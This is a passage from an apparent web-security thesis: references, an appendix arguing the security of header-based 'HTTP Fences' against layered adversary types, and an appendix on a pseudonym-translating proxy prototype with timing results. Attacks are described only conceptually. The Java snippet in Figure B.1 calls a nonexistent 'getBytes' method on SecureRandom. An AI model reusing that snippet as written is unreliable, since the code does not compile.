- [Cor07] Jupitermedia Corporation. Thecounter.com statistics. <http://thecounter.com/stats>, April 2007.
- [CT02] Christian S. Collberg and Clark Thomborson. Watermarking, tamper-proofing, and obfuscation-tools for software protection. *IEEE Transactions on Software Engineering*, 28(8):735–746, 2002.
- [CTL97] Christian Collberg, Clark Thomborson, and Douglas Low. A taxonomy of obfuscating transformations. Technical Report 148, July 1997. [http://www.cs.auckland.ac.nz/~sim\\$collberg/Research/Publications/CollbergThomborsonLow97a/index.html](http://www.cs.auckland.ac.nz/~sim$collberg/Research/Publications/CollbergThomborsonLow97a/index.html).
- [DJV07] Nenad Dedic, Mariusz H. Jakubowski, and Ramarathnam Venkatesan. A graph game model for software tamper protection. In Teddy Furon, François Cayre, Gwenaël J. Doërr, and Patrick Bas, editors, *Information Hiding*, volume 4567 of *Lecture Notes in Computer Science*, pages 80–95. Springer, 2007.
- [Fes98] Paul Festa. Buffer-overflow bug in ie. CNET online news, august 1998. <http://news.cnet.com/2100-1001-214620.html>.
- [FGRC06] Bin Fu, III Golden Richard, and Yixin Chen. Some new approaches for preventing software tampering. In *ACM-SE 44: Proceedings of the 44th annual Southeast regional conference*, pages 655–660, New York, NY, USA, 2006. ACM.

- [FS00] Edward W. Felten and Michael A. Schneider. Timing attacks on web privacy. In *CCS '00: Proceedings of the 7th ACM conference on Computer and communications security*, pages 25–32, New York, NY, USA, 2000. ACM.
- [GJR06] Mona Gandhi, Markus Jakobsson, and Jacob Ratkiewicz. Badvertisements: Stealthy click-fraud with unwitting accessories. *Journal of Digital Forensic Practice*, 1(Special Issue 2), November 2006.
- [GN06] Jeremiah Grossman and TC Niedzialkowski. Hacking intranet websites from the outside: Javascript malware just got a lot more dangerous. *Black Hat Briefings*, 2006.
- [Gro03] Jeremiah Grossman. Cross-site tracing (xst). WhiteHat Security Whitepaper, http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf, January 2003.
- [Gro05] Brian Grow. Spear-phishers are sneaking in. *BusinessWeek*, (3942):13, July 2005.
- [Han07] Robert “RSnake” Hansen. Content restrictions: a call for input. <http://ha.ckers.org/blog/20070811/content-restrictions-a-call-for-input/>, August 2007.
- [Hew] Joe Hewitt. Firbug firefox plugin extension. Web. <https://addons.mozilla.org/en-US/firefox/addon/1843>.
- [Hor06] John Horrigan. Home broadband adoption 2006. Pew Internet and American Life Project Memo, 2006. http://www.pewinternet.org/PPF/r/184/report_display.asp.
- [Hul08] George Hulme. This nasty attack technique looks significant. Information Week’s Security Weblog, January 2008. http://www.informationweek.com/blog/main/archives/2008/01/driveby_pharmin.html.

- [Jak05] Markus Jakobsson. Modeling and preventing phishing attacks. Phishing Panel at Financial Cryptography FC'05, February 2005.
- [JBB⁺07] Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting browsers from dns rebinding attacks. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, pages 421–431, New York, NY, USA, 2007. ACM.
- [JBBMa] Collin Jackson, Andrew Bortz, Dan Boneh, and John C. Mitchell. Stanford safecache. <http://www.safecache.com>.
- [JBBMb] Collin Jackson, Andrew Bortz, Dan Boneh, and John C. Mitchell. Stanford safehistory. <http://www.safehistory.com>.
- [JJR08] Markus Jakobsson, Ari Juels, and Jacob Ratkiewicz. Privacy-preserving history mining for web browsers. In the W2SP: Web 2.0 Security Workshop held in conjunction with the 2007 Symposium on Security and Privacy (Oakland'08), May 2008.
- [JM03] Markus Jakobsson and Filippo Menczer. Untraceable email cluster bombs: On agent-based distributed denial of service. *;login: – The Magazine of the USENIX Association*, December 2003.
- [JM06] Markus Jakobsson and Steven A. Myers, editors. *Phishing and Counter-Measures: Understanding the Increasing Problem of Electronic Identity Theft*. Wiley-Interscience, July 2006.
- [JRS07] Markus Jakobsson, Zulfikar Ramzan, and Sid Stamm. Web 2.0 security position paper: Javascript breaks free! In the W2SP: Web 2.0 Security Workshop held in conjunction with the 2007 Symposium on Security and Privacy (Oakland'08), May 2007.

- [JS06] Markus Jakobsson and Sid Stamm. Invasive browser sniffing and countermeasures. In *WWW '06: Proceedings of the 15th international conference on World Wide Web*, pages 523–532, New York, NY, USA, 2006. ACM.
- [JS07] Markus Jakobsson and Sid Stamm. Web camouflage: Protecting your clients from browser-sniffing attacks. *IEEE Security and Privacy*, 5(6):16–24, 2007.
- [JSH07] Trevor Jim, Nikhil Swamy, and Michael Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 601–610, New York, NY, USA, 2007. ACM.
- [KBC00] Panayiotis Kotzanikolaou, Mike Burmester, and Vassilios Chrissikopoulos. Secure transactions with mobile agents in hostile environments. In *LNCS*, pages 289–297. Springer-Verlag, 2000.
- [Kin03] Lars Kindermann. Myaddress java applet. <http://reglos.de/myaddress/MyAddress.html>, 2003.
- [KL07] Emre Kiciman and Benjamin Livshits. Ajaxscope: a platform for remotely monitoring the client-side behavior of web 2.0 applications. In *SOSP '07: Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*, pages 17–30, New York, NY, USA, 2007. ACM.
- [KR05] Seong Soo Kim and A. L. Narasimha Reddy. Netviewer: a network traffic visualization and analysis tool. In *LISA '05: Proceedings of the 19th conference on Large Installation System Administration Conference*, pages 18–18, Berkeley, CA, USA, 2005. USENIX Association.
- [Lab] SPI Labs. Detecting, analyzing, and exploiting intranet applications using

- javascript. Research Brief. <http://www.spidynamics.com/spilabs/education/articles/JS-portscan.html>.
- [Lei01] Tom Leighton. The challenges of delivering content on the internet. In *PODS '01: Proceedings of the twentieth ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems*, page 246, New York, NY, USA, 2001. ACM.
- [Ler07] Lisa Lerer. Symantec discovers new network vulnerability. *Forbes On-line*, February 2007. http://www.forbes.com/security/2007/02/14/drive-by-pharming-tech-security_cx_11_0214pharming.html.
- [LS07] Changwei Liu and Sid Stamm. Fighting unicode-obfuscated spam. In *eCrime '07: Proceedings of the anti-phishing working groups 2nd annual eCrime researchers summit*, pages 45–59, New York, NY, USA, 2007. ACM.
- [Mar07] Gervase Markham. Content restrictions. <http://www.gerv.net/security/content-restrictions/>, March 2007.
- [MBD⁺07] Alexander Moshchuk, Tanya Bragin, Damien Deville, Steven D. Gribble, and Henry M. Levy. Spyproxy: execution-based detection of malicious web content. In *SS'07: Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*, pages 1–16, Berkeley, CA, USA, 2007. USENIX Association.
- [McC07] Tom McCall. Gartner survey shows phishing attacks escalated in 2007; more than \$3 billion lost to these attacks. <http://www.gartner.com/it/page.jsp?id=565125>, December 2007.
- [Mes08] Ellen Messmer. First case of “drive-by pharming” identified in the wild. *NetworkWorld*, January 2008. <http://www.networkworld.com/news/2008/012208-drive-by-pharming.html>.

- [Mil06] Jason Milletary. Technical trends in phishing attacks. US CERT tech report, https://www.us-cert.gov/reading_room/phishing_trends0511.pdf, May 2006.
- [MS08] Steven A. Myers and Sid Stamm. Practice and prevention of home-router mid-stream injection attacks. In *Proceedings of the 3rd Annual APWG eCrime Researcher's Summit (eCRS'08)*. ACM, 2008.
- [Nar07] Ryan Naraine. Bullseye on google: Hackers expose holes in gmail, blogspot, search appliance. ZDNet Zero Day Blog, 25-Sep-07. <http://blogs.zdnet.com/security/?p=539>, September 2007.
- [Net] Microsoft Developer Network. Mitigating cross-site scripting with http-only cookies. MSDN Article, <http://msdn.microsoft.com/en-us/library/ms533046.aspx>.
- [Nys07] Martin Nystrom. *Sql injection defenses*. O'Reilly, 2007.
- [oJ08] US Department of Justice. 38 individuals in u.s. and romania charged in two related cases of computer fraud involving international organized crime. FBI press release, <http://newhaven.fbi.gov/dojpressrel/2008/nh051908.htm>, May 2008.
- [Ope07a] OpenWRT. Hardware compatability list for openwrt project, 05 2007. <http://wiki.openwrt.org/TableOfHardware>.
- [Ope07b] OpenWRT. Openwrt webpages, 5 2007. <http://openwrt.org/>.
- [Opp97] Rolf Oppliger. Internet security: firewalls and beyond. *Commun. ACM*, 40(5):92–102, 1997.

- [OWOS08] Terri Oda, Glenn Wurster, Paul Van Oorschot, and Anil Somayaji. Soma: Mutual approval for included content in web pages. In *CCS'08: ACM Computer and Communications Security*, October 2008.
- [Plo00] Dave Plonka. Flowscan: A network traffic flow reporting and visualization tool. In *LISA '00: Proceedings of the 14th USENIX conference on System administration*, pages 305–318, Berkeley, CA, USA, 2000. USENIX Association.
- [Pri07] Privoxy Org. Privoxy proxy software, 05 2007. <http://www.privoxy.org/>.
- [RDW⁺06] Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky, and Saher Esmeir. Browsershield: vulnerability-driven filtering of dynamic html. In *OSDI '06: Proceedings of the 7th symposium on Operating systems design and implementation*, pages 61–74, Berkeley, CA, USA, 2006. USENIX Association.
- [RGL07] Charles Reis, Steven D. Gribble, and Henry M. Levy. Architectural principles for safe web programs. Sixth Workshop on Hot Topics in Networks (HotNets) 2007., november 2007.
- [RJM⁺05] Blake Ross, Collin Jackson, Nick Miyake, Dan Boneh, and John C. Mitchell. Stronger password authentication using browser extensions. In *USENIX Security 2005: Proceedings of the 14th USENIX Security Symposium*, 2005.
- [Rud01] Jesse Ruderman. In Mozilla Documentation, August 2001. URL: <http://www.mozilla.org/projects/security/components/same-origin.html>.
- [Rud07] Jesse Ruderman. Mozilla description of signed javascript. WebPage, 05 2007. <http://www.mozilla.org/projects/security/components/signed-scripts.html>.
- [Safa] Stanford safe cache project. <http://safecache.com>.

- [Safb] Stanford safe history project. <http://safehistory.com>.
- [Sch04] Thomas Schreiber. Session riding: A widespread vulnerability in today's web applications. SecureNet Whitepaper, December 2004.
- [Sch05] Bruce Schneier. Two-factor authentication: too little, too late. *Commun. ACM*, 48(4):136, 2005.
- [Sch07] Bruce Schneier. Drive-by pharming. Schneier on Security online blog, February 2007. http://www.schneier.com/blog/archives/2007/02/driveby_pharmin.html.
- [Sec05] SecuriTeam. Google.com utf-7 xss vulnerabilities. <http://www.securiteam.com/securitynews/6Z00L0AEUE.html>, accessed November 2008, December 2005.
- [Sou07] SourceForge Project. Tinyproxy proxy software, 05 2007. <http://tinyproxy.sourceforge.net/>.
- [SRJ07] Sid Stamm, Zulfikar Ramzan, and Markus Jakobsson. Drive-by pharming. In Sihan Qing, Hideki Imai, and Guilin Wang, editors, *ICICS*, volume 4861 of *Lecture Notes in Computer Science*, pages 495–506. Springer, 2007.
- [Sta] Sid Stamm. Http fences: Immigration control for web pages. Indiana University Technical Report 669. <http://www.cs.indiana.edu/cgi-bin/techreports/TRNNN.cgi?trnum=TR669>.
- [Ste] Brandon Sterne. Content security policy. <http://people.mozilla.org/~bsterne/content-security-policy/>.
- [Stu07] Stunnix Inc. Stunnix javascript obfuscator, 05 2007. <http://www.stunnix.com/prod/jo/overview.shtml>.

- [Sup07] Microsoft Support. How to use security zones in internet explorer. Microsoft support article Q174360, <http://support.microsoft.com/kb/174360>, December 2007.
- [TJYW06] Alex Tsow, Markus Jakobsson, Liu Yang, and Susanne Wetzel. Warkitting: the drive-by subversion of wireless home routers. *Journal of Digital Forensic Practice*, 1(Special Issue 2), November 2006.
- [VBKM02] John Viega, J. T. Bloch, Tadayoshi Kohno, and Gary McGraw. Token-based scanning of source code for security problems. *ACM Trans. Inf. Syst. Secur.*, 5(3):238–261, 2002.
- [Win98] J.M. Wing. In *Computer Security, Dependability and Assurance: From Needs to Solutions, 1998. Proceedings*, pages 26–38, 1998.
- [WSJ07] Lingyu Wang, Anoop Singhal, and Sushil Jajodia. Toward measuring network security using attack graphs. In *QoP '07: Proceedings of the 2007 ACM workshop on Quality of protection*, pages 49–54, New York, NY, USA, 2007. ACM.

A

Appendix: Security and Implementation of HTTP Fences

This appendix provides security analysis and implementation details for HTTP Fences. Details about its use and policy definitions are in Section 4.3.1

A.1 Security Provided by Visas and Fences

Currently, there is no way to specify which URIs should be allowed on a web page; this is assumed to be adequate since the author of the web page has direct control over which URIs are referenced by it. Things get a bit more complex with Web 2.0 where web sites allow users, sometimes anonymous, to contribute content. Suddenly a huge burden is placed on the author of the web application to define what is and prohibit malicious content from being contributed. This is a daunting task, especially with the way many browsers have vulnerabilities that come and go, resulting in opportunity to post references to external content. The effects of a user contributing data that loads URIs not intended by the author of the web application are twofold:

1. A malicious user could embed a URI to a script he controls. This data may then be rendered through the target web application on all visitors' browsers. This is persistent, reflected cross-site scripting. The attacker can execute arbitrary code in the script origin of the web application and steal or manipulate data.
2. A malicious user could embed a web bug (image that phones home). Any visitor to

the web application who views a page where the attacker has contributed content currently loads the URI and sends a lot of information to the hosting server (which may be controlled by an attacker). The attacker can then learn more about the web application than the app's author may like.

The current same-origin policy only restricts dynamic code and AJAX-style requests, and is not adequate for alternate channels like those used for web-bugging. The use of Fences and Visas provides a web programmer more concise control over what happens once his content has left his server and is running in visitors' web browsers.

The proposed Fences and Visas policy allows a web site administrator to specify (through HTTP headers) what servers or domains can be trusted. This is in contrast to the current practice of validating all input; the Fences and Visas policies allow a web site administrator to say what the *browser should load on his site* instead of relying on his code to properly identify and remove unwanted request-causing content from user input.

A.1.1 Security Claims

The use of the Immigration policy has four important qualities. These are the *security claims* of the scheme:

1. It does not introduce new security problems by expanding the attack surface
2. It is not easily circumvented (requires a strong adversary, indicating more fundamental problems).
3. It is robust. A flawed implementation or mis-specified policy will not reduce the security of a site to that of a site that does not use the scheme.
4. It cannot be used by an attacker to selectively block access to pieces of a website that employs Immigration Control.

A.1.2 Adversaries

First, it is important to clarify *to what the adversary has access*. At a high level, a web site can be described as 4 layers (see Figure A.1): (1) the network layer, (2) the service layer, (3) the application layer, and (4) the data layer.




Figure A.1: A web server is comprised of many layers: different strength adversaries have access to different layers. A web page originates in the data layer (where it is stored) and passes through all the other layers before being delivered through the Internet to the client.

When a web server responds to a HTTP request, it originates deep inside the server, usually with some sort of data that the server wishes to send back. This data is retrieved, then passed to an application layer where PHP, Python or other scripting languages format and process into a useful representation, ultimately intended to be rendered by the

browser. This is then passed to the web server software (Apache, IIS, etc) at the service level; the web server assembles the appropriate HTTP headers and packages up the content created thus far into something that can be understood by a HTTP protocol handler. This data is then written out to the network through a network interface (yet another layer of encapsulation). Certain parts of this process are easier to attack since they are not as mature as other levels; for example, the network layer is a fairly mature set of protocols and software packages, whereas the application layer is probably new and different for each web server.

Ultimately the network layer is the lowest-level layer and is comprised of a TCP stack and the network communications daemons that relay traffic to and from the client. The service layer is comprised of the software that handles the requests on top of the network layer—usually the web server (IIS or Apache). The application layer consists of any web application software (CGI, ASP, JSP, Python, etc scripts); these scripts are interpreted and their results are relayed by the service layer. Finally, the highest level is the data layer; this is composed of all the information stored by a database, i.e., data that can be modified by users of the web application.

An adversary can be classified by strength based on which layers he can manipulate. Consider a scenario where a user U is operating a computer C_U through the Internet to interact with an application running on a service provider's web server SP . A malicious user E can also connect through his computer C_E through the Internet to the same service provider.

Type 0: Network Adversary — this strongest adversary has the ability to change data on the network between any arbitrary client computer (C) and the application's web server (SP). As a result, he has ultimate control over all non-encrypted traffic. Examples of this type are man-in-the-middle attackers.

Type 1: Protocol Adversary — this adversary has the ability to manipulate data in the HTTP stream between any arbitrary user of the web application and the application server. Examples are BHO/Browser Extension malware, or an adversary who has control over a web proxy between a user's computer (*C*) and the service provider (*SP*). This allows the adversary the ability to manipulate HTTP headers through script injection (this happens when an adversary enters data, and it goes, unfiltered, directly in to data in a HTTP header), though not network-level data such as the raw TCP stream.

Type 2: Application Adversary — this adversary has the ability to augment or change the web application's behavior. In essence, this adversary can inject additional code that is run on the server-side causing different, unintended (by the application developer) functionality. This results in *different* HTML (or resource) content being served to the attacker himself, *E*, as part of the web application's HTTP response, appearing to be legitimately from the service provider *SP*.

Type 3: Data Adversary — this adversary has the ability to modify persistent data placed into the web application's data layer. If this data is included in what the site's visitors see, it may result in content being displayed on the website (and if it is HTML, it may cause external resources to be loaded).

Type 4: External Adversary — this adversary passively attacks the web site by embedding it in a sub-document of his own. For example, he serves `http://evil.com`. His code, in turn, contains an `iframe` or `frame` that embeds the victim website. As a result, his page is at the top-level of the document tree containing the victim site. He can serve his own Fences and Visas (since he controls the root-level HTTP headers).

Types 2 and 3 are closely related since they are essentially an attacker with access to an un-trusted browser. Once the traffic reaches the attacker's computer, the entirety of the

communication stream can be observed and manipulated by the attacker. The main difference is this: type 2 can change the *behavior* of the application, but only he sees the changes. Type 1 only changes the information served by (not the *behavior* of) the application. Since one cannot assume that all clients of a given web service use a trusted web browser, these adversaries must be addressed.

In essence, the goal is to defend against an adversary who is not attacking the network infrastructure or the application server itself, but rather only intends to interact with the service provider's server through HTTP. Adversaries like type 0 and 1 are more serious problems, and affect not only the web application, but also the entirety of traffic traveling through their controlled portions of the Internet.

A.1.3 Security Argument

Fences and Visas do not provide protection against *all* adversaries; this is naturally due to the clear-text way in which HTTP data is transmitted. When coupled with transport layer security (TLS/SSL), the security of the system increases greatly and can help prevent against attackers of type 0 and 1, but this is orthogonal to the goals of Fences and Visas. Focus is concentrated on malicious users of the web application who have access only connections they establish with the server. The attackers do not have access to all network traffic to or from any arbitrary users, nor do they see or control all traffic to and from the server. In short, these adversaries are attacking the server via HTTP and not attempting to modify or control network traffic. Additionally, adversaries may have different motives; some may be interested in relaxing or eliminating the effect of fences and visas while others may only be interested in blocking parts of sites from loading (in denial-of-service fashion). First, defenses against the adversary who wishes to relax the constraints of fences and visas are presented. Afterwards, the concern of using these policies to diminish a victim site's functionality is addressed.

A.1.3.1 Defense against type 2: Application Adversaries

All Fences and Visas information specified by the service provider SP are served to all possible clients C as well as the adversary E. This Fence/Visa information is stored in an immutable fashion on SP and, though not changed, can be ignored by any client C's computer.

In this case, the adversary E only has control over the Fence and Visa information received by his own computer. He cannot instruct SP to change the data it serves since this data is stored in the Service layer, and he can only interact with the Application layer of SP (where the code for the web application is stored, and not the code for the web server itself). All that can be accomplished by ignoring the Visa and Fence headers is relaxed security constraints on *his own* browser (on EC). The same immutable headers are served to other clients C, and since E cannot change what headers C receives, he cannot affect the operation of Fences and Visas on C.

Furthermore, even though some web application languages (PHP, Perl, Python, etc) can modify the HTTP headers, the web server itself gets the last say and can override any HTTP headers set by the application. So even if X-HTTP-FENCE and X-HTTP-VISA are set by the application, the Service layer will remove them and over-write them with the immutable information stored in the Service layer.

Only one scenario exists where E can cause the headers served by SP to change: if he is able to insert scripts that, when run, edit the configuration files for the web server (technically in the Service layer), then he can change the Fences and Visas served. Since the configuration files are usually stored in protected directories (C:\WINDOWS or /etc/apache2/, the occurrence of this specific scenario signifies a severe vulnerability problem with the web server itself, and not the web application. Most modern web servers will disallow these application scripts executing on behalf of the web server to edit the configuration

files, so this scenario is not likely.

A.1.3.2 Defense against type 3: Data Adversaries

Similar to the Application Adversaries, the data adversaries can only modify information in the Data layer. Even if they have full control over the data layer, they cannot modify information in or behavior of the service layer, and thus cannot change the `X-HTTP-FENCE` or `X-HTTP-VISA` headers specified by the web server.

A.1.3.3 Defense against type 4: External Adversaries

The weakest adversaries are those that can only serve their own site with a victim site embedded in a sub-frame, or child node in the document tree. This adversary has the ability to serve his own Fences and Visas to go with his site; A side effect of this is that he may specify a very strict policy. This may have three possible outcomes:

1. The policy may be general enough that it does not affect the behavior of the victim web site embedded in the attacker's site.
2. The policy may be restrictive so that only a subset of the resources on the embedded site are loaded.
3. The policy may be ultimately restrictive so that none of the embedded site is allowed to load.

In the first case, the attacker's site does not have any effect on the victim site. In the third case, the victim site is not loaded at all (completely blocked) and does not present any security concerns. Only the second case is interesting: in this case some data is loaded for the site and some is not.

If this adversary presents a threat to the embedded victim site, it is in the interest of that site to *pop out* of any frames. This is common practice and is currently used by many sites to prevent being embedded in the first place. This *pop-out* technique will ensure that the site is at the root of a document tree, and thus its effective policy is that specified in its own HTTP headers.

A.1.3.4 Satisfying the Claims

The purpose of specifying the policy using HTTP-headers is straightforward: it forbids the most common adversaries direct access to the policy's content. Unlike client- or server-side content validation techniques used to make sure adversaries don't submit malicious content, the technique is specified in the HTTP stream and enforced *after* the server has assembled the response content (where an adversary could inject data) and *before* the client's browser renders the content (where an adversary's injected data is interpreted). In more detail, here is why the claims are satisfied even in the presence of a Data or Application adversary.

Claim 1. Since Fences and Visas simply *tighten* the current resource-loading policy implemented by common browsers, it can only be used to *block* certain requests that originate from a web site. There is no provision in the scheme that *relaxes* current browser implementations, and thus security (in the form of privacy and data leaks) cannot be reduced.

Claim 2. Even if a Data or Application adversary has the power to change the raw application code on the webserver, he cannot modify the web server configuration that generates the Fences and Visas HTTP headers. As a result, these adversaries don't have the ability to change the headers initially sent by the server in response to any browser's request. Furthermore, this adversary doesn't have access to the data on

the network between the web server and the client's browser so he cannot modify the HTTP headers once they have been sent.

Claim 3. Even if an adversary could modify the HTTP headers, he could not relax the constraints on the web site's origin to less secure than a site without the Fences and Visas. This is because the scheme simply *tightens* the current policy and does not allow for *relaxing* of it.

Claim 4. The aim is only to defend against adversaries that do not pose a man-in-the-middle threat to the web server and its clients. As a result, data cannot be changed in-transit, it can only be injected into the web server. The only form of foreseeable service denial is in the form of a malicious site that embeds a victim site in a sub-frame (described as a Type 4 adversary). Using pop-out techniques, like many sites currently use, a site can ensure it is at the root-level of a document tree and thus maintains control over the Fence and Visa policies that are in use.

A.1.3.5 Additional Considerations

It is possible that there is a proxy-server along the path between client and server. A non-malicious but naïve proxy server may strip out the X-HTTP-FENCE and X-HTTP-VISA headers from the response stream. This would cause a client's browser to go into "legacy" mode, enforcing the very relaxed data-fetching behavior of modern browsers without Immigration Control ability. Though this relaxes the security on a web site, it will not make it less secure than it is without the policy.

A.1.4 Tolerant of Improper Implementations

It's possible that either a web browser or web server improperly implements the Fences and Visas Immigration Control policy. It is shown that, although improper implementations may not provide the additional security afforded by proper implementations, they will not *reduce* it.

Improper Server-Side Implementation. If a server provides bad HTTP headers, it is possible that a browser may either misinterpret a policy or not be able to parse it. In the case of misinterpretation, it should not have any ill effects on the website other than possibly missing embedded scripts, images or other resources. As a result, clients will see only parts of the website. This is a partial denial-of-service, but it is triggered by the administrator of the web site itself, and thus it is in the administrator's best interest to carefully construct the headers. In the case of un-parseable headers, a browser may simply ignore the policy that cannot be parsed, and ideally, warn the user with a message such as "this website contains security settings that cannot be understood by this browser – please contact the administrator of the site" to warn the user.

Improper Browser Implementation. If a browser does not implement the scheme correctly it may cause one of three situations: over-relaxed enforcement of a policy, too-strict enforcement, or failure to parse valid HTTP headers. In the case of header-parsing failure, the browser can revert to current implementations' behavior, allowing the most lenient policy. In the case of too-strict enforcement, the browser will block some resources from loading that perhaps should appear on the site — thus too little information will be requested which does not put the user's privacy at risk. In the case of over-relaxed interpretation, unwanted requests may be performed, putting the user's privacy at risk. As long as *most* web browsers properly implement the policies, attackers will assume it is the case

for all browsers and avoid attacks relying on the improper implementation. (Nonetheless, the browser manufacturer should ensure that the policies are properly enforced; this is not a difficult task since the Fences and Visas policies are fairly simple.)

B

Appendix: Implementation and Analysis of Web Camouflage

This appendix provides implementation details and efficiency analysis for the web camouflage system. Details about its use and policies are in Section 6.3

B.1 Implementation Details

A rough prototype translator for the web camouflage system [JS07] was implemented to estimate ease of use as well as determine approximate efficiency and accuracy. The translator was written as a Java application that sat between a client C and protected site S . The translator performed user-agent detection (for identifying robots); pseudonym generation and assignment; translation (as described in Section 6.3.2.2); and redirection of external (off-site) URLs. The translator was placed on a separate machine from S in order to get an idea of the worst-case timing and interaction requirements, although they were on the same local network. The remote client was set up on the Internet outside that local network.

In an ideal situation, an existing web server could be augmented with a translator easily: the software serving the site is changed to serve data on the computer's loopback interface (127.0.0.1) instead of through the external network interface. Second, the translator is installed and listens on the external network interface and forwards to the server on the loopback interface. It seems to the outside world that nothing has changed: the translator now listens closest to the clients at the same address where the server listened before.

Additionally, extensions to a web serving software package may make implementing a translator very easy.¹

B.1.1 Pseudonyms and Translation

In the prototype, pseudonyms were created with `java.security.SecureRandom`, a pseudo-random-number generator, to create a 64-bit random string in hexadecimal (Figure B.1). Pseudonyms could easily be generated at any length using this method, but 64 bits was deemed adequate for the tests.

A prototype client sent requests to the prototype and the requested URL was scanned for an instance of the pseudonym. If the pseudonym was not present, it was generated for the client as described and then stored only until the response from the server was translated and sent back to the client.

Most of the parsing was done in the header of the HTTP requests and responses. A simple data replacement policy was used for the prototype: any value for User-Agent that was not “robot” or “wget” was assumed to be a human client. This allowed easy creation of a script using the command-line wget tool in order to pretend to be a robot. Any content would simply be served in basic proxy mode (with no translation) if the User-Agent was identified as one of these two strings.

Additionally, if the content type specified by the HTTP response was not `text/html`, then the associated data in the data stream was simply forwarded back and forth between client and server in a basic proxy fashion. HTML data was intercepted and parsed to replace URLs in common context locations:

¹The Apache web server can be extended with `mod_rewrite` to rewrite requested URLs on the fly — with very little overhead. Using this in combination with another custom module (that would translate web pages) could provide a full-featured translator “proxy” without requiring a second server or web service program.

- Links (`<a href='URL'>...</a>`)
- Media (`<tag src='URL'>`)
- Forms (`<form action='URL'>`)

More contexts could easily be added, as the prototype used Java regular expressions for search and replace². The process of finding and replacing URLs is not very interesting because the owner of the translator most likely owns the server too and can customize the server's content to be "translator-friendly"—easily parsed by a translator.

Redirection policy. The prototype also implemented a very conservative redirection policy: for all pages p served by the web site hosted by the back-end server S_B , any external URLs on p were replaced with a redirection for p through S_T . Any pages q *not* served by S_B were not translated at all and simply forwarded; the URLs on q were left alone.

Timing Metrics. The prototype translator did not provide significant overhead when translating documents. Since only HTML documents were translated, the bulk of the content (images) were simply forwarded. Because of this, the results do not incorporate the time taken to transfer any file other than HTML. Essentially the test web site served only HTML pages and no other content. Because of this, all content passing through the translator had to be translated. This situation represents the *absolute worst case scenario* for the translator. As a result, the data may be a conservative representation of the speed of a translator.

The amount of time required to completely send the client's request and receive the entire response was measured for eight differently sized HTML documents 1000 times

²The prototype did not contain any optimizations because it was a simple proof-of-concept model and the goal was to calculate worst-case timings.

each. The client only loaded single HTML pages as a conservative estimate—in reality fewer pages will be translated in a production system since many requests for images will be sent through the translator without parsing. Because of this, the actual impact of the translator on a robust web site will be less significant than these prototype findings.

The data (Figures B.2 and B.3) shows that the translation of pages does not create noticeable overhead on top of what it takes for the translator to act as a basic proxy. Moreover, acting as a basic proxy creates so little overhead that delays in transmission via the Internet completely shadow any performance hit caused by the prototype translator (Table B.1)³. The use of a translator in the fashion described will not cause a major performance hit on a web site.

B.1.2 General Considerations

Forwarding user-agent It is necessary that the User-Agent attribute of HTTP requests be forwarded from the translator to the server. This way the server is aware what type of end client is asking for content. Some of the server's pages may rely on this: perhaps serving different content to different browsers or platforms. If the User-Agent were not forwarded, the server would always see the agent of the translator and would not be able to tell anything about the end clients – so it is forwarded to maintain maximum flexibility.

Cookies to be translated When a client sends cookies, it *only* sends the cookies to the server that set them. This means if the requested domain is not the same as the hidden domain (that is, the translator is running on a machine other than the protected server) then the translator will have to alter the domain of the cookies as they travel back and forth between the client and server (Figure B.4). This is clearly unnecessary if the translator is

³A small quantity of outliers with much longer delays (more than four seconds) were removed from the data since they are most likely due to temporary delays in the Internet infrastructure

```

import java.security.SecureRandom;
import java.math.BigInteger;
byte[] bytes = new byte[8];
SecureRandom.getInstance("SHA1PRNG").getBytes(bytes);
String pseudonym = (new BigInteger(bytes)).abs().toString(16);

```

Figure B.1: Code to generate pseudonyms in the prototype translator

Set up	Avg.	StdDev.	Min	Max
No Translator	0.1882s	0.0478s	0.1171s	1.243s
Basic Proxy	0.2529s	0.0971s	0.1609s	1.991s
Full Translation	0.2669s	0.0885s	0.1833s	1.975s

Table B.1: Seconds delay in prototype translator

